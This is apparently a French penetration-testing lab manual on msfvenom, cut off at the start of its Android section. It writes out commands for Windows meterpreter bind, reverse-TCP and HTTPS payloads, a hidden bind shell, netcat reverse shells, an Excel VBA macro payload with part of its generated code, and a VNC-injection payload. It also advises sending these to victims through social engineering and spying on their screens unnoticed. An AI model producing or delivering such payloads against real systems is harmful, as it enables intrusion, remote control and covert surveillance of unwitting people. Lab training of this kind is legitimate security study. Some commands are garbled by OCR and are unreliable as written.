Manuel de TP by Anis Hmidach

Msfvenom

Table des matières

TP : Tutoriels Msfvenom (Guide 1)

Sur ce TP nous allons apprendre à créer des charges utiles à partir d'un outil populaire connu sous le nom de Metasploit, nous allons explorer diverses options disponibles dans l'outil pour créer des charges utiles avec différentes extensions et techniques.

Msfvenom

Msfvenom est une instance de ligne de commande de Metasploit qui est utilisée pour générer et produire tous les différents types de code shell disponibles dans Metasploit.

Conditions :

- Kali Linux
- Ordinateur Windows
- Téléphone Android
- Machine Linux

Abréviations :

Lhost= (IP de Kali)


Lport= (tout port que vous souhaitez attribuer à l'écouteur)

P= (charge utile, c'est-à-dire Windows, Android, PHP, etc.)

F= extension de fichier (c'est-à-dire windows=exe, android=apk etc.)

Commençons !!

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous. Il vous montrera toutes les options disponibles pour créer une charge utile, mais dans cet article, nous parlons des différents types de charge utile que nous pouvons générer.




Lier coquille

Un shell de liaison est un type qui ouvre un nouveau service sur la machine cible et oblige l'attaquant à s'y connecter afin d'obtenir une session

Tapez maintenant la "commande" ci-dessous sur votre terminal kali

```
msfvenom -p windows/meterpreter/bind_tcp -f exe >
/root/Desktop/bind.exe
```


Il enregistrera le fichier de charge utile "exe" sur votre bureau comme spécifié sur la commande **/root/Desktop/bind.exe** Nous devons envoyer ce fichier à la machine victime via le partage de fichiers ou par toute technique d'ingénierie sociale et le faire fonctionner sur le système



Maintenant, démarrons msfconsole et tapons la commande ci-dessous pour obtenir une session de la machine victime

Une fois le fichier exécuté sur la machine, nous obtiendrons la session meterpreter de la machine victime comme indiqué ci-dessous :

L'option bind_tcp est utile au cas où nous serions déconnectés de la machine victime alors qu'elle est encore en cours d'exécution, nous pouvons exécuter la même commande et récupérer la session sans aucune intervention de la victime pour exécuter à nouveau l'exploit.



Charge utile TCP inversée

Un shell inversé (également connu sous le nom de connect-back) est l'exact opposé : il nécessite que l'attaquant configure d'abord un écouteur sur sa machine, la machine cible agit comme un client se connectant à cet écouteur, puis finalement l'attaquant reçoit le coquille.

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

Tapez maintenant la commande


```
msfvenom -p windows/meterpreter/reverse_tcp
lhost=192.168.0.107 lport=5555 -f exe >
/root/Desktop/reverse_tcp.exe
```

Dans ce cas, nous inclurons quelques autres options telles que lhost (localhost) et lport (port local) pour obtenir une connexion inverse depuis la machine victime.

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous

Maintenant, démarrons msfconsole et tapons la commande ci-dessous pour obtenir une session de la machine victime

Nous pouvons confirmer à partir de l'image ci-dessous qu'une fois la charge utile exécutée par la victime, nous avons reçu une connexion inverse et obtenu la session meterpreter avec succès.



Charge utile HTTPS

Remarque : Les deux charges utiles ci-dessus peuvent être utilisées au cas où nous aurions des ports pertinents actifs sur la machine victime. La question se pose donc, que se passe-t-il si la victime a bloqué tous les ports ?

Eh bien, dans de tels cas, nous pouvons créer des charges utiles selon les ports exécutés sur la machine victime, tels que 443 pour https :

Utilisons ce cas et créons une charge utile avec https À partir du terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

Tapez maintenant la commande

```
msfvenom -p windows/meterpreter/reverse_https
lhost=192.168.0.107 lport=443 -f exe > /root/Desktop/443.exe
```

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous

Maintenant, démarrons msfconsole et tapons la commande ci-dessous pour obtenir une session de la machine victime

Nous pouvons confirmer à partir de l'image ci-dessus qu'une fois la charge utile exécutée par la victime, nous avons reçu une connexion inverse et obtenu la session meterpreter.

Charge utile TCP de liaison masquée


Explorons maintenant une autre technique disponible dans msfvenom Tool et essayons d'exploiter la machine victime, cette fois nous obtiendrons le shell de la machine victime au lieu de la session meterpreter

Commençons!!

Cette charge utile se cache silencieusement en arrière-plan pendant son exécution et ne révèle pas sa présence si elle est analysée par un scanner de port.

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

```
msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.0.107
lport=1010 -f exe > /root/Desktop/hidden.exe
```



Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous.

Nous utilisons Netcat pour configurer notre écouteur.

Maintenant, depuis le terminal kali, tapons la commande comme indiqué ci-dessus


```
nc 192.168.0.100 1010
```

Inverser la charge utile du shell avec Netcat

Faisons maintenant le même processus et utilisons la charge utile shell_reverse_tcp, une technique supplémentaire pour obtenir la session shell de la victime

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

```
msfvenom -p windows/shell_reverse_tcp ahost=192.168.0.107
lport=1111-f exe > /root/Desktop/ncshell.exe
```




Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous

Nous avons configuré notre écouteur à l'aide de netcat, l'image ci-dessous confirme la capture de la session shell par la machine kali.

Maintenant, depuis le terminal kali, tapons la commande comme indiqué ci-dessous.

```
nc-lvp 1111
```



Charge utile macro

Créons maintenant une charge utile avec un script VBA, que nous utiliserons pour créer une macro sur Excel pour exploiter la machine victime.


Commençons à créer la charge utile !!

Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :


```
msfvenom -p windows/meterpreter/reverse_tcp
lhost=192.168.0.107 lport=7777 -f vba
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=7777 -f vba
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of vba file: 2646 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVa
l Ukxxffqp As Long, ByVal Nvpjiw As LongPtr, Reic As Long, ByVal Eome As Long, Dbruv As Long)
As LongPtr
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, By
Val Zjjfhkei As Long, ByVal Mll As Long, ByVal Gblz As Long) As LongPtr
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Iguucq As LongPtr
, ByRef Pwrn As Any, ByVal Uyw As Long) As LongPtr
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVal Ukxxff
qp As Long, ByVal Nvpjiw As Long, Reic As Long, ByVal Eome As Long, Dbruv As Long) As Long
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, ByVal Zjjf
hkei As Long, ByVal Mll As Long, ByVal Gblz As Long) As Long
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Iguucq As Long, ByRef Pwr
n As Any, ByVal Uyw As Long) As Long
#EndIf
```


une fois la commande exécutée, copiez le script à partir de "#if VBA 7 jusqu'à" End if "comme indiqué dans l'image ci-dessous :



Ouvrons maintenant un fichier Excel et appuyez sur la touche alt + F11 pour ouvrir le script VB, vous obtiendrez la boîte d'options, comme indiqué ci-dessus, entrez le nom que vous souhaitez fournir et cliquez sur "créer".



Vous obtiendrez une nouvelle boîte d'options comme ci-dessus, cliquez sur "Ce classeur" et remplacez les valeurs par votre charge utile de script vb copiée générée par l'outil msfvenom et fermez l'éditeur de script vb et activez la macro.




Maintenant, vous pouvez rédiger votre fichier Excel avec des données pertinentes qui peuvent sembler réalistes pour qu'une victime ouvre le fichier. Dans notre cas, nous venons d'insérer la valeur "Test", enregistrez le fichier et envoyez-le à la victime.

Pour capturer les sessions, démarrons maintenant le gestionnaire multiple comme indiqué ci-dessous :

Ouvrez Kali Terminal et tapez **msfconsole**

Une fois le fichier Excel ouvert par la victime, il invitera la victime à activer la macro, une fois activée, notre VBScript sera exécuté pour nous fournir une connexion inversée à la machine victime, comme indiqué dans l'image ci-dessous.



Charge utile VNC


Ce n'est pas génial si nous pouvons prendre la télécommande de la machine victime à leur insu et observer leur activité de manière anonyme, cette charge utile fait exactement cela, utilisons-la à notre avantage.

Commençons à créer la charge utile !! Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :


```
msfvenom -p windows/vncinject/reverse_tcp lhost=192.168.0.107
lport=5900 -f exe > /root/Desktop/vnc.exe
```

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous. Pour capturer les sessions, démarrons maintenant le gestionnaire multiple comme indiqué ci-dessous :

Ouvrez Kali Terminal et tapez **msfconsole**



Nous pouvons voir que la connexion inverse a exécuté l'injection VNC et la session de la machine distante victime est établie sur notre machine kali affichant Remote Desktop.



Charge utile Android

